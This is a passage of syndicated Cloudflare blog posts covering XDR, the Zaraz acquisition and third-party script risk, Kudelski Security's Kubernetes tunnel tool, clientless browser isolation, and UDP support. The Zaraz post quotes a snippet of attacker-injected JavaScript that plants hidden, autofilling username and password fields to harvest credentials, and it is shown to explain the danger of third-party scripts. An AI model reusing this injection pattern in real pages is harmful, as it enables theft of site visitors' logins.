  1. Improving detection efficacy: Whether you’re looking to lighten your detection engineer’s workload or you simply don’t have one on staff, XDR aims to provide the most effective detections on an ongoing basis.
  2. Making investigation easier: XDR makes analysts’ lives easier, too, by expanding the pool of telemetry sources to provide more comprehensive data and insights on threats.
  3. Enabling faster response: With better, shorter investigations, SOC analysts will know what to do next — and be able to put the gears in motion more quickly.

By bringing these benefits along with proactive use cases like threat hunting, the vision is for XDR to become the go-to tool for everything SOC teams need to do to keep organizations secure.

Want more XDR insights from our conversation with Allie? Check out the full talk.

Why Cloudflare Bought Zaraz

Post Syndicated from Matthew Prince original https://blog.cloudflare.com/why-cloudflare-bought-zaraz/

Why Cloudflare Bought Zaraz

Why Cloudflare Bought Zaraz

Today we’re excited to announce that Cloudflare has acquired Zaraz. The Zaraz value proposition aligns with Cloudflare’s mission. They aim to make the web more secure, more reliable, and faster. And they built their solution on Cloudflare Workers. In other words, it was a no-brainer that we invite them to join our team.

Be Careful Who Takes Out the Trash

To understand Zaraz’s value proposition, you need to understand one of the biggest risks to most websites that people aren’t paying enough attention to. And, to understand that, let me use an analogy.

Imagine you run a business. Imagine that business is, I don’t know, a pharmacy. You have employees. They have a process and way they do things. They’re under contract, and you conduct background checks before you hire them. They do their jobs well and you trust them. One day, however, you realize that no one is emptying the trash. So you ask your team to find someone to empty the trash regularly.

Your team is busy and no one has the time to add this to their regular duties. But one plucky employee has an idea. He goes out on the street and hails down a relative stranger. “Hey,” your employee says to the stranger. “I’ve seen you walking by this way every day. Would you mind stopping in and taking out the trash when you do?”

“Uh”, the stranger says. “Sure?!”

“Great,” your employee says. “Here’s a badge that will let you into the building. The trash is behind the secure area of the pharmacy, but, don’t worry, just use the badge, and you can get back there. You look trustworthy. This will work out great!!”

And for a while it does. The stranger swings by every day. Takes out the trash. Behaves exactly as hoped. And no one thinks much about the trash again.

But one day you walk in, and the pharmacy has been robbed. Drugs stolen, patient records missing. Logs indicate that it was the stranger’s badge that had been used to access the pharmacy. You track down the stranger, and he says “Hey, that sucks, but it wasn’t me”. I handed off that trash responsibility to someone else long ago when I stopped walking past the pharmacy every day.”

And you never track down the person who used the privileged access to violate your trust.

The Keys to the Kingdom

Now, of course, this is crazy. No one would go pick a random stranger off the street and give them access to their physical store. And yet, in the virtual world, a version of this happens all the time.

Every day, front end developers, marketers, and even security teams embed third-party scripts directly on their web pages. These scripts perform basic tasks — the metaphorical equivalent of taking out the trash. When performing correctly, they can be valuable at bringing advanced functionality to sites, helping track marketing conversions, providing analytics, or stopping fraud. But, if they ever go bad, they can cause significant problems and even steal data.

At the most mundane, poorly configured scripts can slow down the rendering pages. While there are ways to make scripts non-blocking, the unfortunate reality is that their developers don’t always follow the best practices. Often when we see slow websites, the biggest cause of slowness is all the third-party scripts that have been embedded.

But it can be worse. Much worse. At Cloudflare, we’ve seen this first hand. Back in 2019 a hacker compromised a third-party service that Cloudflare used and modified the third-party JavaScript that was loaded into a page on cloudflare.com. Their aim was to steal login cookies, usernames and passwords. They went so far as to automatically create username and password fields that would autocomplete.

Here’s a snippet of the actual code injected:

        var cf_form = document.createElement("form");
        cf_form.style.display = "none";
        document.body.appendChild(cf_form);
        var cf_email = document.createElement("input");
        cf_email.setAttribute("type", "text");
        cf_email.setAttribute("name", "email");
        cf_email.setAttribute("autocomplete", "username");
        cf_email.setAttribute("id", "_email_");
        cf_email.style.display = "none";
        cf_form.appendChild(cf_email);
        var cf_password = document.createElement("input");
        cf_password.setAttribute("type", "password");
        cf_password.setAttribute("name", "password");
        cf_password.setAttribute("autocomplete", "current-password");
        cf_password.setAttribute("id", "_password_");
        cf_password.style.display = "none";
        cf_form.appendChild(cf_password);

Luckily, this attack caused minimal damage because it was caught very quickly by the team, but it highlights the very real danger of third-party JavaScript. Why should code designed to count clicks even be allowed to create a password field?

Put simply, third-party JavaScript is a security nightmare for the web. What looks like a simple one-line change (“just add this JavaScript to get free page view tracking!”) opens a door to malicious code that you simply don’t control.

And worse is that third-party JavaScript can and does load other JavaScript from other unknown parties. Even if you trust the company whose code you’ve chosen to embed, you probably don’t trust (or even know about!) what they choose to include.

And even worse these scripts can change any time. Security threats can come and go. The attacker who went after Cloudflare compromised the third-party and modified their service to only attack Cloudflare and included anti-debugging features to try to stop developers spotting the hack. If you’re a CIO and this doesn’t freak you out already, ask your web development team how many third-party scripts are on your websites. Do you trust them all?

The practice of adding third-party scripts to handle simple tasks is the literal equivalent of pulling a random stranger off the street, giving them physical access to your office, and asking them to stop by once a day to empty the trash. It’s completely crazy in the physical world, and yet it’s common practice in web development.

Sandboxing the Strangers

At Cloudflare, our solution was draconian. We ordered that all third-party scripts be stripped from our websites. Different teams at Cloudflare were concerned. Especially our marketing team, who used these scripts to assess whether the campaigns they were running were successful. But we made the decision that it was more important to protect the integrity of our service than to have visibility into things like marketing campaigns.

It was around this time that we met the team behind Zaraz. They argued there didn’t need to be such a drastic choice. What if, instead, you could strictly control what the scripts that you insert on your page did. Make sure if ever they were compromised they wouldn’t have access to anything they weren’t authorized to see. Ensure that if they failed or were slow they wouldn’t keep a page from rendering.

We’ve spent the last half year testing Zaraz, and it’s magical. It gives you the best of the flexible, extensible web while ensuring that CIOs and CISOs can sleep well at night knowing that even if a third-party script provider is compromised, it won’t result in a security incident.

To put a fine point on it, had Cloudflare been running Zaraz then the threat from the compromised script we saw in 2019 would have been completely and automatically eliminated. There’s no way for the attacker to create those username and password fields, no access to cookies that are stored in the user’s browser. The attack surface would have been completely removed.

We’ve published two other posts today outlining how Zaraz works as well as examples of how companies are using it to ensure their web presence is secure, reliable, and fast. We are making Zaraz available to our Enterprise customers immediately, and all other customers can access a free beta version on their dashboard starting today.

If you’re a third-party script developer, be on notice that if you’re not properly securing your scripts, then as Zaraz rolls out across more of the web your scripts will stop working. Today, Cloudflare sits in front of nearly 20% of all websites and, before long, we expect Zaraz’s technology will help protect all of them. We want to make sure all scripts running on our customers’ sites meet modern security, reliability, and performance standards. If you need help getting there, please reach out, and we’ll be standing ready to help: [email protected].

In the meantime, we encourage you to read about how the Zaraz technology works and how customers like Instacart are using it to build a better web presence.

It’s terrific to have Zaraz on board, furthering Cloudflare’s mission to help build a better Internet. Welcome to the team. And in that vein: we’d like to welcome you to Zaraz! We’re excited for you to get your hands on this piece of technology that makes the web better.

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

Post Syndicated from Yair Dovrat original https://blog.cloudflare.com/cloudflare-acquires-zaraz-to-enable-cloud-loading-of-third-party-tools/

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

We are excited to announce the acquisition of Zaraz by Cloudflare, and the launch of Cloudflare Zaraz (beta). What we are releasing today is a beta version of the Zaraz product integrated into Cloudflare’s systems and dashboard. You can use it to manage and load third-party tools on the cloud, and achieve significant speed, privacy and security improvements. We have bet on Workers, and the Cloudflare technology and network from day one, and therefore are particularly excited to be offering Zaraz to all of Cloudflare’s customers today, free of charge. If you are a Cloudflare customer all you need to do is to click the Zaraz icon on the dashboard, and start configuring your third-party stack. No code changes are needed. We plan to keep releasing features in the next couple of months until this beta version is a fully-developed product offering.

It’s time to say goodbye to traditional Tag Managers and Customer Data Platforms. They have done their part, and they have done it well, but as the web evolves they have also created some crucial problems. We are here to solve that.
Cloudflare acquires Zaraz to enable cloud loading of third-party tools

The problems of third-party bloat

Yo’av and I founded Zaraz after having experienced working on opposite sides of the battle for third-party tools implementation. I was working with marketing and product managers that often asked to implement just one more analytics tool on the website, while Yo’av was a developer trying to push back due to the performance hit and security risks involved.

We started building Zaraz after talking to hundreds of frustrated engineers from all around the world. It all happened when we joined Y Combinator in the winter of 2020. We were then working on a totally different product: QA software for web analytics tools. On every pitch to a new customer, we used to show a list of the tools that were being loaded on that customer’s site. We also presented a list of implementation bugs related to these tools. We kept hearing the same somewhat unrelated questions over and over: “How come we load so many third-party tools? Are these causing a slowdown? Does it affect SEO? How could I protect my users if one of these tools was hacked?” No one really cared about QA. Engineers asked about the ever-increasing performance hit and security risk caused by third-party tools.

We were not sure about the answers to these questions.  But we realized there might be something bigger hidden behind them. So we decided to do some research. We built a bot and scanned the top-visited 5,000 domains in the US. We loaded them with and without third-party tools and compared the results. On average, third-party tools were slowing down the web by 40%. In the midst of the 2010s, a few years after Google released Tag Manager, engineers often asked us if adding Google Tag Manager (GTM) would slow down their website. No one had a clear answer back then. Google’s official answer was that GTM loads asynchronously, and therefore it should not slow the loading of the “user-visible parts” of the page. We have learned, in the meantime, that’s not at all accurate.

Despite the fact that Google is pushing the market to launch faster websites, often their own stack is what is causing bloat. If you ever used Google PageSpeed Insights, you might have noticed Google pointing out their own tools as problematic in the diagnostic section. Even on Google’s Merchandise Store, which uses mostly Google’s stack of tools (GTM, Analytics, ads, DoubleClick, etc.), third-party tools block the main thread for more or less four seconds. GTM itself is responsible for blocking for more than one second. The latest developments in the field, like the invention of Customer Data Platforms, only made it worse, as more third-party code is now being evaluated and run in the browser than ever before.

The median website in 2021 uses 21 third-party solutions on mobile and 23 on desktop, while in the 90th percentile, these numbers climb to a shocking amount of 89 third-party solutions on mobile, and 91 on desktop. The moment you load tens of third-party tools your website is going to be slow. It will damage important metrics like Total Blocking Time, Time to Interactive, and more. It is, in fact, a losing battle.

In an era where everything is happening online, speed becomes a competitive advantage. In today’s digital climate, it is clear that a faster website affects the bottom line and beats the competition. The latest data published by Google and Deloitte showed that a mere 0.1 second change in load time can influence every step of the user journey, ultimately increasing conversion rates by up to 10% across different industries. Furthermore, Google announced Core Web Vitals last year, a set of metrics to measure speed that affect your SEO rankings.

This multiplicity of tools exposes websites to server security and privacy threats as well. Since most tools ask for remote JavaScript resources, customers can’t keep track of what’s being loaded on their website. And if that’s not enough, many third-party tools call other third-party resources, or redirect HTTP requests to endpoints that you never knew existed. This bad practice exposes your users to malicious threats and too often violates privacy ethics. With the adoption of GDPR, CCPA, and other regulations, that is a painful problem to have.

Trends are pointing towards a big change in how we use third-parties today, especially advertising and marketing tools. Mainstream browsers are forcing built-in strict limitations on usage of third-party cookies. The public is raising concerns about privacy and user consent issues. It’s only a matter of time until marketing and advertising tools will be forced to drop usage of third-party cookies. It will only make sense then to open up their APIs and allow cloud loading for customers. And companies will need to adopt an easy-to-use infrastructure to make this shift. Building this infrastructure on the edge only makes sense, as it needs to run as close as possible to the end user to be performant.

Make your website faster, and secure with Zaraz!

Zaraz can significantly boost a website’s performance by optimizing how it loads third-party tools. Every tool we support is a bit different, but the main idea is to run whatever we can on our cloud backend instead of in the browser. Using the dashboard, customers can implement any type of third-party solution: interactive widgets, analytics tools, advertising tools, marketing automation, CRM tools, etc. The beta version includes a library of 18 third-party tools that you can integrate into your website. In a few clicks, you can start loading a tool entirely on the cloud, without any JavaScript running on the browsers of your end-users. You can learn more about our unique technology in a blog post written by Yo’av Moshe, our CTO.

Moving the execution of third-party scripts away from the browser has a significant impact on page loading times, simply because less code is running in the browser. It also creates an extra layer of security and control over Personal Identifiable Information, Protected Health Information, or other sensitive pieces of information that are often unintentionally passed to third-party vendors. And in the case your site does include some third-party resources, Cloudflare will announce just later today PageShield, a solution to protect your website from potential risks. The two products offer a holistic solution to third-party security and privacy threats.

For customers that would like to test more complex integrations, we offer an Events API, and a set of pre-set variables you can use. This way you can measure conversions or any action taken on your website with context. For current Google Tag Manager users, we have good news: Zaraz offers dataLayer backward compatibility out-of-the-box. You can easily switch from GTM to Zaraz, without needing to change anything in your code base. In the near future we will make it easy to import your current GTM configuration into Zaraz as well.

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

Instacart achieves 0 ms Blocking Time, and increases security with Zaraz

“Leveraging Zaraz Instacart was able to significantly improve performance of our Shopper-specific domains with minimal changes required to the overall site. We had made numerous optimizations to https://shoppers.instacart.com/ but identified third-party tools as the next issue when it came to performance impact. With Zaraz we optimized third-party load times and using Cloudflare Workers we kept the integration on our own subdomain, keeping control of visibility and security.”
Marc Barry, Staff Software Engineer, Cloud Foundations at Instacart

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

No one is more suitable to speak about the benefits of using Zaraz than our customers. Instacart, the leading online grocery platform in North America, has decided to test Zaraz on their shoppers.instacart.com domain. They had two objectives: to increase security and privacy, and to boost page speed (more specifically to improve Total Blocking Time).

For the security and privacy part, the fact that Zaraz, by default, saves no information whatsoever about the end-user, but merely acts as a pipeline, played an important part in their decision to test it. And by preventing third-party scripts from running directly on the browser, they intended to diminish the security risk involved in using third-party tools. To gain even more control, they have decided to use Cloudflare Workers to proxy all the requests to and from the Zaraz service, through their shoppers.instacart.com sub-domain. This gives them complete visibility and control over the process of sending data to third-parties, including Zaraz itself.

Instacart is one of the most tech-savvy companies in the world, and the Shoppers sub-domain was pretty fast to begin with, compared to other websites. They have done a lot to improve its speed metrics before. But they have reached a point where third-party scripts are the main thing slowing it down.

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

As presented in the graph above, launching Zaraz significantly improved page speed for mobile devices. Total Blocking Time decreased from 500 ms to 0 ms. Time to Interactive was improved by 63%, decreasing from 11.8 to 4.26 seconds. CPU Time improved by 60%, from 3.62 seconds to 1.45 seconds. And JavaScript weight shrank by 63%, from 448 KB to 165 KB.

Cloudflare acquires Zaraz to enable cloud loading of third-party tools

We measured significant improvements on the desktop as well. Total Blocking Time decreased from 65 ms to 0 ms. Time to Interactive was improved by 23%, decreasing from 1.64  to 1.26 seconds. CPU Time improved by 55%, from 1.57 seconds to 0.7 seconds. And the JavaScript weight improved by the same amount — from 448 KB to 165 KB.

With more and more industry leaders like Instacart starting to offload tools to the cloud, it’s only a matter of time until most SaaS vendors and startups will start building server-side integrations as complete solutions that run on the edge. Third-party vendors never meant to do harm, they were just lacking the tools to build scalable integrations on the edge. Together with Instacart, we had a chance to connect directly with some vendors, collaborate, and work on finding the most optimized solutions. We are going to put a lot of effort moving forward into collaborating with SaaS companies and vendors, and offer them an easy way to build solutions on the edge. Stay tuned!

The future of Zaraz as a platform

Today marks an important milestone in our company’s life. Our team is happy to join Cloudflare’s office in Portugal where we will keep leading the product development of Zaraz. As part of Cloudflare, we will turn Zaraz into a platform on which third-party vendors can easily build tools and leverage Cloudflare’s global network capabilities. We will lead the entire industry toward adoption of server-side loading of third-party tools and will make it possible for everyone to build better, faster and more secure products easily.

The fact that Zaraz was running entirely on Workers, even before we joined Cloudflare, made the integration simple and fast. As a result, we can quickly move on to building new features until we reach a complete offering and general availability. Cloudflare’s unique, in-house abilities will enable us to make Zaraz even more robust and simplify the onboarding process of new customers. One big improvement we have already achieved is that Cloudflare customers don’t need to make any code changes to use Zaraz. Once it is toggled on, our script will be in-lined directly in the <head> of the HTML. Another exciting point is that the entire service is now running on your own domain.

Furthermore, we are planning to leverage Cloudflare’s expertise to expand our feature set and help our customers deal with more security threats and privacy risks presented by third-party code. One example is adding geolocation triggers, to make it possible to load different tools to end-users who visit your website from different parts of the world. This is needed to stay compliant with different regulations. Another example is the Data Loss Prevention feature, currently used by several of our enterprise customers. The DLP feature scans every request that’s going to a third-party endpoint, to make sure it doesn’t include sensitive information such as names, email addresses, SSN, etc. There are plenty more features in the pipeline.

An influential company like Cloudflare will help us drive positive change in the market, pushing vendors to build on the edge, and companies to adopt cloud loading. We plan to extend our SDK to enable all third-party vendors to build their integrations on our platform and easily run their solutions on the edge, using Workers. Together with Cloudflare, we will play a leading role in the shift to cloud loading of third-party code. It’s time to say goodbye to Tag Managers and Customer Data Platforms. This announcement marks the end of an era. In no time, we are all going to enjoy a browsing experience that’s 40% faster, simply by optimizing how websites load third-party tools.

Offering Zaraz to the millions of Cloudflare’s users from all around the world takes us one step further towards achieving our goal: making the Internet faster and safer, for everyone. We believe that the user experience of any website — small or large — should not be degraded by the use of analytics, chatbots, or any other third-party tool. These tools should improve the user experience, not impair it. And we won’t rest until the entire web shifts to cloud loading of third-party tools, freeing the browser to do what it was initially designed to do: loading websites. We are excited by this future and won’t rest until it’s achieved.

If you would like to explore the free beta version, please click here. If you are an enterprise and have additional/custom requirements, please click here to join the waitlist. To join our Discord channel, click here.

Guest Blog: k8s tunnels with Kudelski Security

Post Syndicated from Guest Author original https://blog.cloudflare.com/guest-blog-zero-trust-access-kubernetes/

Guest Blog: k8s tunnels with Kudelski Security

Guest Blog: k8s tunnels with Kudelski Security

Today, we’re excited to publish a blog post written by our friends at Kudelski Security, a managed security services provider. A few weeks back, Romain Aviolat, the Principal Cloud and Security Engineer at Kudelski Security approached our Zero Trust team with a unique solution to a difficult problem that was powered by Cloudflare’s Identity-aware Proxy, which we call Cloudflare Tunnel, to ensure secure application access in remote working environments.

We enjoyed learning about their solution so much that we wanted to amplify their story. In particular, we appreciated how Kudelski Security’s engineers took full advantage of the flexibility and scalability of our technology to automate workflows for their end users. If you’re interested in learning more about Kudelski Security, check out their work below or their research blog.

Zero Trust Access to Kubernetes

Over the past few years, Kudelski Security’s engineering team has prioritized migrating our infrastructure to multi-cloud environments. Our internal cloud migration mirrors what our end clients are pursuing and has equipped us with expertise and tooling to enhance our services for them. Moreover, this transition has provided us an opportunity to reimagine our own security approach and embrace the best practices of Zero Trust.

So far, one of the most challenging facets of our Zero Trust adoption has been securing access to our different Kubernetes (K8s) control-plane (APIs) across multiple cloud environments. Initially, our infrastructure team struggled to gain visibility and apply consistent, identity-based controls to the different APIs associated with different K8s clusters. Additionally, when interacting with these APIs, our developers were often left blind as to which clusters they needed to access and how to do so.

To address these frictions, we designed an in-house solution leveraging Cloudflare to automate how developers could securely authenticate to K8s clusters sitting across public cloud and on-premise environments. Specifically, for a given developer, we can now surface all the K8s services they have access to in a given cloud environment, authenticate an access request using Cloudflare’s Zero Trust rules, and establish a connection to that cluster via Cloudflare’s Identity-aware proxy, Cloudflare Tunnel.

Most importantly, this automation tool has enabled Kudelski Security as an organization to enhance our security posture and improve our developer experience at the same time. We estimate that this tool saves a new developer at least two hours of time otherwise spent reading documentation, submitting IT service tickets, and manually deploying and configuring the different tools needed to access different K8s clusters.

In this blog, we detail the specific pain points we addressed, how we designed our automation tool, and how Cloudflare helped us progress on our Zero Trust journey in a work-from-home friendly way.

Challenges securing multi-cloud environments

As Kudelski Security has expanded our client services and internal development teams, we have inherently expanded our footprint of applications within multiple K8s clusters and multiple cloud providers. For our infrastructure engineers and developers, the K8s cluster API is a crucial entry point for troubleshooting. We work in GitOps and all our application deployments are automated, but we still frequently need to connect to a cluster to pull logs or debug an issue.

However, maintaining this diversity creates complexity and pressure for infrastructure administrators. For end users, sprawling infrastructure can translate to different credentials, different access tools for each cluster, and different configuration files to keep track of.

Such a complex access experience can make real-time troubleshooting particularly painful. For example, on-call engineers trying to make sense of an unfamiliar K8s environment may dig through dense documentation or be forced to wake up other colleagues to ask a simple question. All this is error-prone and a waste of precious time.

Common, traditional approaches of securing access to K8s APIs presented challenges we knew we wanted to avoid. For example, we felt that exposing the API to the public internet would inherently increase our attack surface, that’s a risk we couldn’t afford. Moreover, we did not want to provide broad-based access to our clusters’ APIs via our internal networks and condone the risks of lateral movement. As Kudelski continues to grow, the operational costs and complexity of deploying VPNs across our workforce and different cloud environments would lead to scaling challenges as well.

Instead, we wanted an approach that would allow us to maintain small, micro-segmented environments, small failure domains, and no more than one way to give access to a service.

Leveraging Cloudflare’s Identity-aware Proxy for Zero Trust access

To do this, Kudelski Security’s engineering team opted for a more modern approach: creating connections between users and each of our K8 clusters via an Identity-aware proxy (IAP). IAPs  are flexible to deploy and add an additional layer of security in front of our applications by verifying the identity of a user when an access request is made. Further, they support our Zero Trust approach by creating connections from users to individual applications — not entire networks.

Each cluster has its own IAP and its own sets of policies, which check for identity (via our corporate SSO) and other contextual factors like the device posture of a developer’s laptop. The IAP doesn’t replace the K8s cluster authentication mechanism, it adds a new one on top of it, and thanks to identity federation and SSO this process is completely transparent for our end users.

In our setup, Kudelski Security is using Cloudflare’s IAPs as a component of Cloudflare Access — a ZTNA solution and one of several security services unified by Cloudflare’s Zero Trust platform.

Guest Blog: k8s tunnels with Kudelski Security

For many web-based apps, IAPs help create a frictionless experience for end users requesting access via a browser. Users authenticate via their corporate SSO or identity provider before reaching the secured app, while the IAP works in the background.

That user flow looks different for CLI-based applications because we cannot redirect CLI network flows like we do in a browser. In our case, our engineers want to use their favorite K8s clients which are CLI-based like kubectl or k9s. This means our Cloudflare IAP needs to act as a SOCKS5 proxy between the CLI client and each K8s cluster.

To create this IAP connection, Cloudflare provides a lightweight server-side daemon called cloudflared that connects infrastructure with applications. This encrypted connection runs on Cloudflare’s global network where Zero Trust policies are applied with single-pass inspection.

Without any automation, however, Kudelski Security’s infrastructure team would need to distribute the daemon on end user devices, provide guidance on how to set up those encrypted connections, and take other manual, hands-on configuration steps and maintain them over time. Plus, developers would still lack a single pane of visibility across the different K8s clusters that they would need to access in their regular work.

Guest Blog: k8s tunnels with Kudelski Security

Our automated solution: k8s-tunnels!

To solve these challenges, our infrastructure engineering team developed an internal tool — called ‘k8s-tunnels’ — that embeds complex configuration steps which make life easier for our developers. Moreover, this tool automatically discovers all the K8s clusters that a given user has access to based on the Zero Trust policies created. To enable this functionality, we embedded the SDKs of some major public cloud providers that Kudelski Security uses. The tool also embeds the cloudflared daemon, meaning that we only need to distribute a single tool to our users.

Guest Blog: k8s tunnels with Kudelski Security

All together, a developer who launches the tool goes through the following workflow: (we assume that the user already has valid credentials otherwise the tool would open a browser on our IDP to obtain them)

1. The user selects one or more cluster to

Guest Blog: k8s tunnels with Kudelski Security

2. k8s-tunnel will automatically open the connection with Cloudflare and expose a local SOCKS5 proxy on the developer machine

3. k8s-tunnel amends the user local kubernetes client configuration by pushing the necessary information to go through the local SOCKS5 proxy

4. k8s-tunnel switches the Kubernetes client context to the current connection

Guest Blog: k8s tunnels with Kudelski Security

5. The user can now use his/her favorite CLI client to access the K8s cluster

The whole process is really straightforward and is being used on a daily basis by our engineering team. And, of course, all this magic is made possible through the auto-discovery mechanism we’ve built into k8s-tunnels. Whenever new engineers join our team, we simply ask them to launch the auto-discovery process and get started.

Here is an example of the auto-discovery process in action.

  1. k8s-tunnels will connect to our different cloud providers APIs and list the K8s clusters the user has access to
  2. k8s-tunnels will maintain a local config file on the user machine of those clusters so this process does not be run more than once
Guest Blog: k8s tunnels with Kudelski Security

Automation enhancements

For on-premises deployments, it was a bit trickier as we didn’t have a simple way to store the K8s clusters metadata like we do with resource tags with public cloud providers. We decided to use Vault as a Key-Value-store to mimic public-cloud resource tags for on-prem. This way we can achieve auto-discovery of on-prem clusters following the same process as with a public-cloud provider.

Maybe you saw that in the previous CLI screenshot, the user can select multiple clusters at the same time! We quickly realized that our developers often needed to access multiple environments at the same time to compare a workload running in production and in staging. So instead of opening and closing tunnels every time they needed to switch clusters, we designed our tool such that they can now simply open multiple tunnels in parallel within a single k8s-tunnels instance and just switch the destination K8s cluster on their laptop.

Last but not least, we’ve also added the support for favorites and notifications on new releases, leveraging Cloudflare Workers, but that’s for another blog post.

What’s Next

In designing this tool, we’ve identified a couple of issues inside Kubernetes client libraries when used in conjunction with SOCKS5 proxies, and we’re working with the Kubernetes community to fix those issues, so everybody should benefit from those patches in the near future.

With this blog post, we wanted to highlight how it is possible to apply Zero Trust security for complex workloads running on multi-cloud environments, while simultaneously improving the end user experience.

Although today our ‘k8s-tunnels’ code is too specific to Kudelski Security, our goal is to share what we’ve created back with the Kubernetes community, so that other organizations and Cloudflare customers can benefit from it.

Introducing Clientless Web Isolation

Post Syndicated from Tim Obezuk original https://blog.cloudflare.com/introducing-clientless-web-isolation-beta/

Introducing Clientless Web Isolation

Introducing Clientless Web Isolation

Today, we’re excited to announce the beta for Cloudflare’s clientless web isolation. A new on-ramp for Browser Isolation that natively integrates Zero Trust Network Access (ZTNA) with the zero-day, phishing and data-loss protection benefits of remote browsing for users on any device browsing any website, internal app or SaaS application. All without needing to install any software or configure any certificates on the endpoint device.

Secure access for managed and unmanaged devices

In early 2021, Cloudflare announced the general availability of Browser Isolation, a fast and secure remote browser that natively integrates with Cloudflare’s Zero Trust platform. This platform — also known as Cloudflare for Teams — combines secure Internet access with our Secure Web Gateway solution (Gateway) and secure application access with a ZTNA solution (Access).

Typically, admins deploy Browser Isolation by rolling out Cloudflare’s device client on endpoints, so that Cloudflare can serve as a secure DNS and HTTPS Internet proxy. This model protects users and sensitive applications when the administrator manages their team’s devices. And for end users, the experience feels frictionless like a local browser: they are hardly aware that they are actually browsing on a secure machine running in a Cloudflare data center near them.

The end-to-end integration of Browser Isolation with secure Internet access makes it easy for administrators to deploy Browser Isolation across their teams without users being aware they’re actually browsing on a secure machine in a nearby Cloudflare data center. However, managing endpoint clients can add configuration overhead for users on unmanaged devices, or contractors on devices managed by third-party organizations.

Cloudflare’s clientless web isolation streamlines connections to remote browsers through a hyperlink (e.g.: https://<your-auth-domain>.cloudflareaccess.com/browser). Once users are authenticated through any of Cloudflare Access’s supported identity providers, the user’s browser uses HTML5 to establish a low-latency connection to a remote browser hosted in a nearby Cloudflare data center without installing any software. There are no servers to manage and scale, or regions to configure.

The simple act of clicking a link in an email, or website causes your browser to download and execute payloads of active web content which can exploit unknown zero-day threats and compromise an endpoint.

Cloudflare’s clientless web isolation can be initiated through a prefixed URL (e.g., https://<your-auth-domain>.cloudflareaccess.com/browser/https://www.example.com). Simply configuring your custom block page, email gateway, or ticketing tool to prefix high-risk links with Browser Isolation will automatically send high risk clicks to a remote browser, protecting the endpoint from any malicious code that may be present on the target link.

Introducing Clientless Web Isolation

Here at Cloudflare, we use Cloudflare’s products to protect Cloudflare, and in fact, use this clientless web isolation approach for our own security investigation activities. By prefixing high risk links with our auth domain, our security team is able to safely investigate potentially malicious websites and phishing sites.

No risky code ever reaches an employee device, and at the end of their investigation, the remote browser is terminated and reset to a known clean state for their next investigation.

Integrated Zero Trust access and remote browsing

The time when corporate data was only accessed from managed devices, inside controlled networks has long since passed. Enterprises relying on strict device posture controls to verify that application access only occurs from managed devices have had few tools to support contractor or BYOD workforces. Historically, administrators have worked around the issue by deploying costly, resource intensive Virtual Desktop Infrastructure (VDI) environments.

Moreover, when it comes to securing application access, Cloudflare Access excels in applying least-privilege, default-deny policies to web-based applications, without needing to install any client software on user devices.

Cloudflare’s clientless web isolation augments ZTNA use cases, allowing applications protected by Access and Gateway to leverage Browser Isolation’s data protection controls such as local printing control, clipboard and file upload / download restrictions to prevent sensitive data from transferring onto unmanaged devices.

Isolated links can easily be added to the Access app launcher as bookmarks allowing your team and contractors to easily access any site with one click.

Introducing Clientless Web Isolation

Finally, just because a remote browser reduces the impact of a compromise, doesn’t mean it should have unmanaged access to the Internet. All traffic from the remote browser to the target website is secured, inspected and logged by Cloudflare’s SWG solution (Gateway) ensuring that known threats are filtered through HTTP policies and anti-virus scanning.

Join the clientless web isolation beta

Clientless web isolation will be available as a capability to Cloudflare for Teams subscribers who have added Browser Isolation to their plan. We’ll be opening Cloudflare’s clientless web isolation for beta access soon. If you’re interested in participating, sign up here to be the first to hear from us.

We’re excited about the secure browsing and application access use cases for our clientless web isolation model. Now, teams of any size, can deliver seamless Zero Trust connectivity to unmanaged devices anywhere in the world.

Extending Cloudflare’s Zero Trust platform to support UDP and Internal DNS

Post Syndicated from Abe Carryl original https://blog.cloudflare.com/extending-cloudflares-zero-trust-platform-to-support-udp-and-internal-dns/

Extending Cloudflare’s Zero Trust platform to support UDP and Internal DNS

Extending Cloudflare’s Zero Trust platform to support UDP and Internal DNS

At the end of 2020, Cloudflare empowered organizations to start building a private network on top of our network. Using Cloudflare Tunnel on the server side, and Cloudflare WARP on the client side, the need for a legacy VPN was eliminated. Fast-forward to today, and thousands of organizations have gone on this journey with us — unplugging their legacy VPN concentrators, internal firewalls, and load balancers. They’ve eliminated the need to maintain all this legacy hardware; they’ve dramatically improved speeds for end users; and they’re able to maintain Zero Trust rules organization-wide.

We started with TCP, which is powerful because it enables an important range of use cases. However, to truly replace a VPN, you need to be able to cover UDP, too. Starting today, we’re excited to provide early access to UDP on Cloudflare’s Zero Trust platform. And even better: as a result of supporting UDP, we can offer Internal DNS — so there’s no need to migrate thousands of private hostnames by hand to override DNS rules. You can get started with Cloudflare for Teams for free today by signing up here; and if you’d like to join the waitlist to gain early access to UDP and Internal DNS, please visit here.

The topology of a private network on Cloudflare

Building out a private network has two primary components: the infrastructure side, and the client side.

The infrastructure side of the equation is powered by Cloudflare Tunnel, which simply connects your infrastructure (whether that be a singular application, many applications, or an entire network segment) to Cloudflare. This is made possible by running a simple command-line daemon in your environment to establish multiple secure, outbound-only, load-balanced links to Cloudflare. Simply put, Tunnel is what connects your network to Cloudflare.

On the other side of this equation, we need your end users to be able to easily connect to Cloudflare and, more importantly, your network. This connection is handled by our robust device client, Cloudflare WARP. This client can be rolled out to your entire organization in just a few minutes using your in-house MDM tooling, and it establishes a secure, WireGuard-based connection from your users’ devices to the Cloudflare network.

Extending Cloudflare’s Zero Trust platform to support UDP and Internal DNS

Now that we have your infrastructure and your users connected to Cloudflare, it becomes easy to tag your applications and layer on Zero Trust security controls to verify both identity and device-centric rules for each and every request on your network.

Up until now though, only TCP was supported.

Extending Cloudflare Zero Trust to support UDP

Over the past year, with more and more users adopting Cloudflare’s Zero Trust platform, we have gathered data surrounding all the use cases that are keeping VPNs plugged in. Of those, the most common need has been blanket support for UDP-based traffic. Modern protocols like QUIC take advantage of UDP’s lightweight architecture — and at Cloudflare, we believe it is part of our mission to advance these new standards to help build a better Internet.

Today, we’re excited to open an official waitlist for those who would like early access to Cloudflare for Teams with UDP support.

What is UDP and why does it matter?

